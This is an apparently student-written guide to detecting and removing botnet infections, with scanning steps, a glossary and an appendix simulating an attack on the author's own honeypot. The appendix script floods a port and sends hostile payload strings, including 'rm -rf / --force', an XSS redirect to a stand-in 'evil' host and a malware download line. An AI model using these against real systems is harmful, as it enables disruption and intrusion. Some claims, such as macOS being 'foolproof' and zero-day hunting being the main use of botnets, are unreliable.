How to Get Rid of a Botnet Infection.

Name: UC Choudhary

PSU email: ufc5009@psu.edu

PSU ID: 971854622

Contents

I have included an example ATTACK ORCHESTRATION in Appendix C because superficial information is not good enough to defend against something as sophisticated as a botnet. I strongly believe that understanding botnets at a fundamental level is important to defend against it

Disclaimer

Malicious use of a botnet is a cybercrime and a serious criminal offense!

Please follow your organization guidelines if you suspect infection.

Note: This instruction guide is a theoretical exercise and is not a replacement for a cybersecurity professional. It is for educational purposes only.

1 Introduction

If your computer (which is relatively new) has been acting strange lately: slowing down for no good reason, heating up unexpectedly, or draining the battery unusually fast, you might dismiss it as age or bloatware. But what if it's something more sinister? Something quietly turning your system into a soldier for a hidden cyber army? Botnets are widely exploited by organized hacking groups for launching ***massive, coordinated attacks*** but this guide is geared towards defending against them. While the steps presented are advanced in nature, motivated beginners or intermediate users with access to their machine's terminal and administrative privileges will be able to follow along. Detailed background information for graduate students and professionals is provided in the Appendices including a sample attack orchestration. The Glossary serves as an exhaustive list of technical terms that are not apparent. This document serves as a comprehensive, step-by-step instruction guide designed to help readers **detect, remove, and counteract** botnet infections.

Prerequisites:


- An infected **Linux** *(Recommended)*, Windows, or MacOS computer ***(not mobile phone)***.
- You should be comfortable entering commands in a terminal or command prompt.
- You must have administrative access to the suspected machine (Linux/Windows/macOS).
- Estimated time to complete the detection and removal steps: **120 minutes**.
- Estimated Reading Time: 1 hour.

2 What is a Botnet?

A botnet is a network of compromised devices controlled by a centralized **Command and Control (C2)** server. These devices—often unsuspecting—are commandeered to execute distributed attacks, data theft, and other malicious activities. The most famous attack in computer science the ***Mirai*** worm infected its first few IoT devices using a botnet. The most nefarious purpose of a botnet is to launch zero day attacks and that was my field of research with a professor. The figure below offers an *overview* of a typical botnet structure.
Since a botnet is nothing but a puppet with strings the easiest way to kill a botnet is use C2 disruption to kill communication with the command center and leave the bot isolated and defenseless. Please remember zero-day attacks while reading this article.
Most cybersecurity jargon is listed in the glossary.

Note: Most of the screenshots are either taken by me while simulating the attack or drawn by me in tikz. I have appropriately cited images not taken or drawn by me like the one in the next page.

Botnet Structure



The structure of a botnet[7].

Prevention Tip

The ***BEST*** way to prevent infection in the first place is to change all default passwords, from routers to emails to computer towers. Please do not use default or easily guessed passwords. Both the simple Mirai and sophisticated Hajime worms have a collection of factory passwords that they use to save brute force resources.
- Yamaguchi Sensei

3 Instruction Guide: Detection and Removal of Botnet Infections

This section provides practical, step-by-step instructions to help you detect, isolate, and remove a botnet infection from your system. Follow each step carefully and in sequence.

Important Reminder

Before beginning 1, ensure you have backed up all important data. Follow the instructions in sequence to maximize the likelihood of a successful cleanup.

Note

Before beginning 2, if you suspect that a computer from your organization has been infected this guide may not be for you. Organizations often have their own ways of dealing with infection which are not as simple as this guide. Some ways this is done is by using whitehat worms (see Appendix) and a botnet mesh.

Step 1


Step 1

How to open the terminal:

The terminal is the command line interface of your computer where you can type a command and the computer will execute it for you:

- Linux: `Ctrl + Alt + T`

- MacOS: Open spotlight (`Command+Space`) and search for `"terminal"` in the example.
- Windows: Press the windows key and type `cmd` then click on `Command prompt`



My MacOS terminal

Step 2

Step 2

Determine if You Are Infected:

Examine your system for signs of a botnet infection:

- **Excessive system temperatures** and constant fan activity.
- Rapid battery drain or decreased performance even when resource usage is low.
- ***Unexpected spikes*** in network activity. All operating systems support Wireshark and it is intuitive enough to learn. Check packet transfers and manually determine whether you have been infected.

Step 3

Step 3

Disconnect from the Internet:

Immediately disconnect your device to prevent further communication with the botnet's C2 server:

- Unplug your Ethernet cable.
- Disable your Wi-Fi connection.

Logic: Isolating the device halts the reception of remote commands from the C2 server and prevents the infection from spreading to other systems.[3]

Step 4

Step 4

Boot into Safe Mode (or Recovery Mode):

Booting into Safe Mode or Recovery Mode loads only essential system services, significantly reducing interference from malware.

- **Windows:** Hold `Shift` while clicking `Restart` and select:

  `Troubleshoot` → `Advanced Options` → `Startup Settings` → `Restart`
  Press `4` (or `F4`) for Safe Mode, or `5/F5` for Safe Mode with Networking.

- **Linux (Ubuntu):** Reboot and hold `Shift` to access the GRUB menu (in example), then select:
  Image from AskUbuntu: https://askubuntu.com/questions/992877/understanding-the-options-in-the-grub-menu

  `Advanced options for Ubuntu` → `(recovery mode)`
  Choose `Root` for shell access.

- **MacOS:** Enter Safe Mode by restarting and holding the `Shift` key until the login screen appears. Note that advanced malware removal options are limited due to macOS security restrictions. If standard tools are ineffective, consider consulting Apple-certified technicians.

Logic: Running the system in a minimal environment prevents most malware from launching, thereby facilitating the identification and removal of malicious components.

Step 5

Step 5

Run a Malware Scanner:

Use a reputable malware scanner to detect and quarantine malicious software:

- **Windows:** Install tools such as Malwarebytes or Windows Defender Offline from their official sites. Update definitions, run a full system scan, and quarantine any detected threats.
- **Linux:**
  - For **ClamAV**, execute:

```
sudo apt update && sudo apt install clamav
sudo freshclam
clamscan -r --bell -i /
```

Listing 1: Install and Run ClamAV

  - For **Rootkit Scanners**, install and run `chkrootkit` and `rkhunter`:

```
sudo apt install chkrootkit rkhunter
sudo chkrootkit
```


```
sudo rkhunter --update
sudo rkhunter --check
```

Listing 2: Run Rootkit Scanners


- **MacOS:** MacOS generally leads the industry in terms of security because of its foolproof security mechanisms. Most bugs are unable to penetrate MacOS deviced because Apple has full control over the hardware and software and does not have to optimize for third parties. Most of the important system files are locked away even for advanced users as apple does not trust their users to repair their own machines.

Logic: A comprehensive malware scan is critical to identify and remove malicious files or rootkits that may be covertly operating on your system.[2]

Kali Linux Security Scans



(a) Kali Linux Clam scan (zoom to read)



(b) Kali Linux chrootkit scan (zoom to read)

Step 6

Step 6

Check for Persistence Mechanisms:

Examine and remove any startup entries or scripts that could allow the botnet to reinitialize after a reboot:

- **Windows:** Use `msconfig`, review Task Scheduler, and inspect the Registry (via `regedit`) under:

  `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
  `HKEY_LOCAL_MACHINE\...\Run`

- **Linux/MacOS:** Check crontabs and autostart directories (e.g., `/.config/autostart`, `/etc/systemd/system/`), and inspect login scripts (`.bashrc`, `.profile`).

Logic: Persistence mechanisms enable malware to survive a reboot; eliminating these is crucial to prevent the botnet from re-establishing control.[6]

Step 7

Step 7

Full System Reinstall (Optional):

I have labelled this step as optional because doing a full reboot is simply not an option for a majority of users who do not have enough resources to backup their entire computer. If the infection is deeply embedded (e.g., with root privileges or within firmware) and persists despite cleanup efforts, a full system reinstall is highly recommended. It is the easiest and quickest way to kill any persisting malware.:

- **Backup** all critical files—ensure you do not copy infected executables.
- Download a fresh operating system ISO from your vendor.
- Format your drive during reinstallation and install the OS anew.

Step 8

Step 8

Change All Your Passwords:

Once your system is verified as clean, update the passwords for all your sensitive accounts:

- Change passwords for email, banking, social media, and cloud storage.
- Use a robust password manager to generate and store strong, unique passwords.
- It is recommended to perform this step using a known-clean device.

Logic: Infections may compromise your credentials, enabling unauthorized access. Updating passwords prevents further misuse of any stolen information.

Step 9

Step 9

Final Checklist: Is Your System Clean?

- ✓ All malicious files/quarantine results reviewed?
- ✓ Persistence entries (startup, cronjobs, registry) checked?
- ✓ Network traffic appears normal using tools like Wireshark?
- ✓ System performance is restored and stable?
- ✓ All passwords changed on a clean machine?

Common Problems and Solutions (FAQ)

- **Q: The malware scanner didn't find anything, but my device is still slow.**
  A: Try booting into Safe Mode and repeating the scan. If symptoms persist, investigate startup processes or consult a professional.

- **Q: I'm using Linux, but I'm unfamiliar with the commands listed.**
  A: Refer to the official man pages or tutorials for `clamAV`, `chkrootkit`, or `systemctl`.
- **Q: My Mac says "permission denied" when I try certain scans.**
  A: macOS restricts low-level access. Try using Malwarebytes for macOS or reach out to Apple support for advanced remediation.

Conclusion

If you succeeded in checking off everything in the final checklist, ***congratulations*** you have a clean machine. This instruction set has guided you through a scientifically informed and methodically sound approach to diagnosing and removing botnet infections. By isolating the system, conducting layered scans, investigating persistence mechanisms, and, if needed, reinstalling the OS, you can restore system integrity.
However, cybersecurity is not a one-time task. Moving forward:

- Keep your systems patched and up-to-date.
- Use strong, unique passwords and a reliable password manager.
- Enable multi-factor authentication whenever possible.
- Consider setting up a firewall or intrusion detection system.

Stay vigilant, and remember: proactive defense is the best mitigation.

Glossary of Terms and Other Cybersecurity Jargon

- **Access Authorization:** The process of granting or denying specific requests to obtain and use information and related information processing.
- **Access Control:** Mechanisms that restrict unauthorized users from accessing specific resources or information within a system.
- **Adware:** Software that automatically displays or downloads advertising material when a user is online.
- **Advanced Persistent Threat (APT):** A prolonged and targeted cyberattack in which an intruder gains access to a network and remains undetected for an extended period to gather sensitive information.
- **Authentication:** The process of verifying the identity of a user, device, or entity in a computer system.
- **Authorization:** The process of determining whether a user, device, or entity has permission to access a resource.
- **Backdoor:** A method of bypassing normal authentication to gain access to a system.
- **Botnet:** A network of compromised devices under centralized control.
- **Brute Force Attack:** An attempt to gain unauthorized access by systematically trying all possible combinations of passwords or keys.
- **C2 (Command and Control):** The infrastructure utilized by botnets to control compromised systems.
- **DDoS (Distributed Denial of Service):** An attack that overwhelms a network or machine with traffic to make it unavailable.
- **Denial-of-Service (DoS) Attack:** An attack aimed at making a machine or resource unavailable by flooding it with illegitimate requests.
- **Encryption:** The process of converting data into a code to prevent unauthorized access.
- **Exploit:** A piece of software or code that takes advantage of vulnerabilities in a system.
- **Firewall:** A network security system that controls incoming and outgoing traffic based on predetermined rules.
- **GRUB (Grand Unified Bootloader):** A bootloader that mounts the operating system into memory at startup.

- **Hashing:** The process of converting input data into a fixed-size digest to represent the original data.
- **Heuristic Analysis:** A method used by antivirus software to detect new or unknown malware based on behavior patterns.
- **Honeypot:** A decoy system designed to lure and monitor attackers.
- **IDS (Intrusion Detection System):** Monitors system or network activity for malicious events and reports them.
- **Keylogger:** Software that records keystrokes on a device to capture sensitive information.
- **Latex:** This document is created purely in latex.
- **Malware:** Malicious software designed to infiltrate or damage a computer system.
- **Man-in-the-Middle (MitM) Attack:** An attacker secretly intercepts communication between two parties.
- **Multi-Factor Authentication (MFA):** A security system requiring multiple authentication methods. Penn State uses Microsoft Authenticator, many payment services use either messages or a phone call.
- **Patch:** A software update to fix bugs or vulnerabilities.
- **Payload:** The part of malware that performs the malicious action after execution.
- **Penetration Testing:** A simulated cyberattack to check for exploitable vulnerabilities.
- **Phishing:** Fraudulent attempts to acquire sensitive information by pretending to be a trustworthy source.
- **PN2:** An advanced Petri net modeling approach for representing nested, concurrent interactions.
- **Privilege Escalation:** Gaining elevated access to protected resources through exploitation.
- **Public Key Infrastructure (PKI):** A framework for managing public-key encryption and digital certificates.
- **Ransomware:** Malware that encrypts data and demands a ransom to unlock it.
- **RootAccess:** A user who has permission to Create, Read, Update and Delete ***almost*** all the files, folders and executables in the machine.
- **Rootkit:** A collection of tools that provide unauthorized access and hide their presence.
- **Sandbox:** A security mechanism for isolating running programs to prevent the spread of vulnerabilities.
- **Session Hijacking:** An attack where a user's active session is taken over by an attacker.
- **Sniffing:** Capturing and monitoring network traffic to extract sensitive data.
- **Social Engineering:** Manipulating individuals into divulging confidential information.
- **Spoofing:** Masquerading as a trusted source to deceive a target.
- **Spyware:** Software that secretly gathers user data without consent.
- **SQL Injection:** Injecting malicious SQL code to manipulate a database.
- **Terminal:** A command-line interface (CLI) used to execute shell commands.
- **Threat Modeling:** A structured approach to identifying and addressing security threats.
- **Tikz:** A Latex package I use to draw figures.
- **Trojan Horse:** Malware disguised as legitimate software.
- **Two-Factor Authentication (2FA):** A security process requiring two separate authentication factors.
- **Virtual Private Network (VPN):** Encrypts your internet connection and hides your IP address.
- **Virtualization:** Creating a virtual version of hardware, storage, or OS environments.
- **Vulnerability:** A weakness in a system that can be exploited by attackers.
- **Vulnerability Assessment:** The process of identifying and evaluating security weaknesses.
- **Whaling:** A phishing attack that targets high-profile individuals or executives.
- **White-Hat Worm:** A defensive worm designed to remove or suppress malware.
- **Worm:** A type of malware that replicates itself and spreads to other computers.
- **Zero-Day:** A vulnerability that is unknown to developers and exploited before a patch is available. There is no known defense to this vulnerability which is why most of the tech sector has a bug bounty system. This is the ***primary use*** of botnets. The hacker looks at the source code while the bots try to find a vulnerability and generate a report. Then with the combined knowledge the organized group of hackers exploit the found vulnerability.
- **Zero-Day Attack:** An attack exploiting a zero-day vulnerability.

4 How does a Whitehat worm clean an infected machine?




Figure 1: Simplified PN2 model including C2 disruption.

Appendix A: Background on Honeypots and White-Hat Worms

Honeypots are *specialized decoy systems* designed to attract, detect, and analyze malicious activity. They are critical tools in cybersecurity because they:

- **Detect Intrusions:** Honeypots are deliberately made vulnerable to lure attackers, enabling early detection of intrusion attempts. For an in-depth discussion, see Provos and Holz[1].
- **Facilitate Analysis:** They capture detailed information about attack methods, malware signatures, and attacker behavior. Refer to Spitzner's work[4] and the survey by Bhatia and Verma[5].
- **Deception:** By imitating pseudogenuine systems, honeypots mislead attackers and divert them from critical assets. Additional perspectives are provided by Sanders[8], Human Security[9], and Taylor & Francis[10].

White-Hat Worms represent a *novel countermeasure* designed to mitigate botnet infections:

- They infiltrate and neutralize malicious code by supplanting it on compromised devices.
- Their self-limiting operation ensures minimal collateral damage.
- Detailed analysis is provided by Yamaguchi et al.[2].

Appendix B: Advanced Counterattack Strategies and PN2 Modeling

Advanced Counterattack Strategies extend beyond basic removal by employing proactive measures to neutralize botnet operations. One effective strategy involves deploying a white-hat worm that:

- **Self-Limiting Operation:** Operates for a limited duration before self-destruction.
- ***Displacement of Malicious Code:*** Replaces harmful agents on infected systems.
- **Command Injection:** Intercepts and spoofs communications between infected devices and the C2 server.

This methodology is elaborated in Yamaguchi et al.[2].

PN2 (Petri Net in a Petri Net) is an *advanced modeling technique* for capturing complex, nested interactions within multi-agent systems. It is particularly valuable for:

- **Concurrent Processes:** Modeling simultaneous actions of various agents (e.g., a white-hat worm versus malicious software).
- **State Transitions:** Visually representing the progression from an infected state to a secured state.
- **Timing and Resource Constraints:** Incorporating realistic temporal and resource limitations in simulations.

For further details, consult Yamaguchi et al.[2] and the framework by Yegneswaran, Porras, and Bluementhal[6].

Appendix C: Attack Orchestration and Comparative Analysis

Overview of the Attack Scenario and Environment

In this experiment, a simulated botnet attack was launched from a Kali Linux Docker VM and a Macbook Air against a honeypot listener operating on an Ubuntu system. The attacker used a combination of custom TCP payloads and high-frequency flooding techniques (e.g., via `hping3 --flood`) to overload the honeypot service listening on TCP port 4444. The orchestration of the attack was captured through various screenshots, logs, and code execution outputs.

Kali Linux Docker VM Environment

The Kali Linux Docker VM was configured with multiple network interfaces. The network configuration of the VM is shown below.

```
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 65535
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether ba:98:78:8d:15:06  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 65535
        inet 192.168.65.3  netmask 255.255.255.0  broadcast 192.168.65.255
        inet6 fdc4:f303:9324::3  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a452:27ff:fed0:f8aa  prefixlen 64  scopeid 0x20<link>
        ether a6:52:27:d0:f8:aa  txqueuelen 1000  (Ethernet)
        RX packets 2025  bytes 21322105 (20.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1160  bytes 237095 (231.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2  bytes 140 (140.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 140 (140.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

services1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.65.6  netmask 255.255.255.255  broadcast 0.0.0.0
        inet6 fdc4:f303:9324::6  prefixlen 128  scopeid 0x0<global>
        inet6 fe80::c053:91ff:fee5:7e8f  prefixlen 64  scopeid 0x20<link>
        ether c2:53:91:e5:7e:8f  txqueuelen 0  (Ethernet)
        RX packets 729  bytes 204936 (200.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 868  bytes 73107 (71.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Listing 3: Kali Linux Docker VM ifconfig Output

Network Topology

The network topology used for the attack is illustrated in Figure 2 which specifies the attacker and the honeypot (victim) IP addresses:




Figure 2: IP Address Mapping for the Attacker and Honeypot

Implementation Details and Chronological Execution

1. Honeypot Listener Setup

The honeypot service was implemented using a Python script that listens on TCP port 4444. The code snippet below (Listing 4) shows the listener's implementation. It accepts connections, processes incoming payloads, and manages socket states.

```python
import socket
import threading
import time

host = '0.0.0.0'
port = 4444

def handle_client(conn, addr):
    print(f"[+] Connection from {addr}")
    try:
        data = conn.recv(1024)
        if data:
            print(f"[>] Payload: {data[:80]!r}")
        time.sleep(20)
    except Exception as e:
        print(f"[!] Error from {addr}: {e}")
    finally:
        conn.close()
        print(f"[-] Closed connection from {addr}")

s = socket.socket()
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind((host, port))
s.listen(29)

print(f"[*] Listening on port {port}...")

try:
    while True:
        conn, addr = s.accept()
        t = threading.Thread(target=handle_client, args=(conn, addr))
        t.daemon = True
        t.start()
except KeyboardInterrupt:
    print("\n[*] Exiting.")
    s.close()
```

Listing 4: Honeypot Listener Code (`listener_4444.py`)




Figure 3: Victim listening on a port maybe for legit programs

Botnets and Port Listeners

Botnets don't require a dedicated port listener because they exploit existing legitimate processes to communicate. Legitimate services like HTTP, FTP, or DNS already listen on specific ports, allowing botnets to piggyback on these open channels. By leveraging established connections, botnets remain stealthy, avoiding detection by intrusion detection systems. I did not know how to piggyback these services so I had to use a listener in the victim.

Phishing Explained

Phishing is a social engineering attack where attackers deceive victims into divulging sensitive information, such as login credentials, financial data, or personal details. Phishers typically use convincing emails, texts, or websites that mimic legitimate sources, creating a false sense of trust.

Evasion Techniques of Botnet Attacks

Botnets can evade kernel kill signals (e.g., kill -9) by employing various techniques:

- **Process hiding**: Botnets can conceal their processes from system process lists.
- **Code injection**: Malicious code is injected into legitimate processes.
- **Rootkit functionality**: Some botnets incorporate rootkit capabilities.
- **Self-replication**: Botnets can replicate themselves.

The Morris Worm

The Morris Worm, created by Robert Tappan Morris in 1988, is famous for being one of the first computer worms. It infected an estimated 6,000 Unix systems, causing widespread damage and demonstrating the potential for malware to spread rapidly. The 6000 computers infected made up about half the internet in 1988.

2. Attack Execution Script

The attack was orchestrated using a comprehensive Python script that simulates multiple attack vectors (TCP/UDP connections, SYN floods via Scapy, HTTP requests via `curl`, telnet attempts, and custom payload delivery). The script also simulates C2-style beaconing. See Listing 5 for the complete implementation.

```
import socket
import subprocess
import time
from random import choice
from scapy.all import IP, TCP, UDP, Raw, send

# Target honeypot
TARGET_IP = "192.168.110.213"
ATTACK_PORT = 4444

# Simulated C2/malware-style payloads
ATTACK_PAYLOADS = [
    b"GET /cgi-bin/backdoor.sh HTTP/1.1\r\nHost: malware\r\n\r\n",
    b"POST /login HTTP/1.1\r\nHost: evil\r\nContent-Length: 35\r\n\r\nusername=admin&password=hackme",
    b"cmd=upload&token=rat1337",
    b"rm -rf / --force",
    b"<script>document.location='http://evil';</script>",
    b"heartbeat=alive&bot_id=xyz123",
    b"download http://192.168.110.213/malware.exe",
]

def connect_tcp(ip, port):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        s.connect((ip, port))
        s.close()
        print(f"[+] TCP connection to {ip}:{port} succeeded")
    except:
        print(f"[-] TCP connection to {ip}:{port} failed (expected)")

def connect_udp(ip, port):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        s.sendto(b"udp_test_payload", (ip, port))
        s.close()
        print(f"[+] UDP datagram sent to {ip}:{port}")
    except:
        print(f"[-] UDP send to {ip}:{port} failed")

def scapy_tcp_syn(ip, port):
    pkt = IP(dst=ip)/TCP(dport=port, flags="S")
    send(pkt, count=1, verbose=0)
    print(f"[+] Scapy TCP SYN sent to {ip}:{port}")

def scapy_udp(ip, port):
    pkt = IP(dst=ip)/UDP(dport=port)/Raw(load="scapy_payload")
    send(pkt, count=1, verbose=0)
    print(f"[+] Scapy UDP packet sent to {ip}:{port}")

def curl_http(ip, port, payload):
    try:
        subprocess.run(
            ["curl", "-X", "POST", f"http://{ip}:{port}/", "--data", payload.decode(errors="ignore")],
            timeout=3,
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL
        )
        print(f"[+] curl POST to {ip}:{port} with payload")
    except Exception as e:
        print(f"[-] curl to {ip}:{port} failed: {e}")

def telnet_attempt(ip, port):
    try:
```

```
        subprocess.run(
            ["telnet", ip, str(port)],
            input=b"ping_botnet\n",
            timeout=2,
            stdout=subprocess.DEVNULL,
            stderr=subprocess.DEVNULL
        )
        print(f"[+] telnet connection attempt to {ip}:{port}")
    except Exception as e:
        print(f"[-] telnet to {ip}:{port} failed (expected): {e}")

def send_attack_payload(ip, port, payload):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        s.connect((ip, port))
        s.send(payload)
        print(f"[+] Sent C2-style payload to {ip}:{port}: {payload[:30]}...")
        s.close()
    except Exception as e:
        print(f"[-] Failed to send attack payload to {ip}:{port}: {e}")

def simulate_beaconing(ip, port, interval=5, count=5):
    print(f"[+] Simulating C2 beaconing to {ip}:{port}")
    for i in range(count):
        payload = b"heartbeat=alive&bot_id=bot" + str(i).encode()
        send_attack_payload(ip, port, payload)
        time.sleep(interval)

def main():
    print("[*] Launching all attack types to port 4444 only\n")
    for _ in range(5):
        payload = choice(ATTACK_PAYLOADS)
        connect_tcp(TARGET_IP, ATTACK_PORT)
        connect_udp(TARGET_IP, ATTACK_PORT)
        scapy_tcp_syn(TARGET_IP, ATTACK_PORT)
        scapy_udp(TARGET_IP, ATTACK_PORT)
        curl_http(TARGET_IP, ATTACK_PORT, payload)
        telnet_attempt(TARGET_IP, ATTACK_PORT)
        send_attack_payload(TARGET_IP, ATTACK_PORT, payload)
        time.sleep(1)

    simulate_beaconing(TARGET_IP, ATTACK_PORT)

    print("\n[+] All attacks sent to port 4444. On the honeypot, run:")
    print("    sudo lsof -i TCP:4444 -n -P | grep ESTABLISHED")
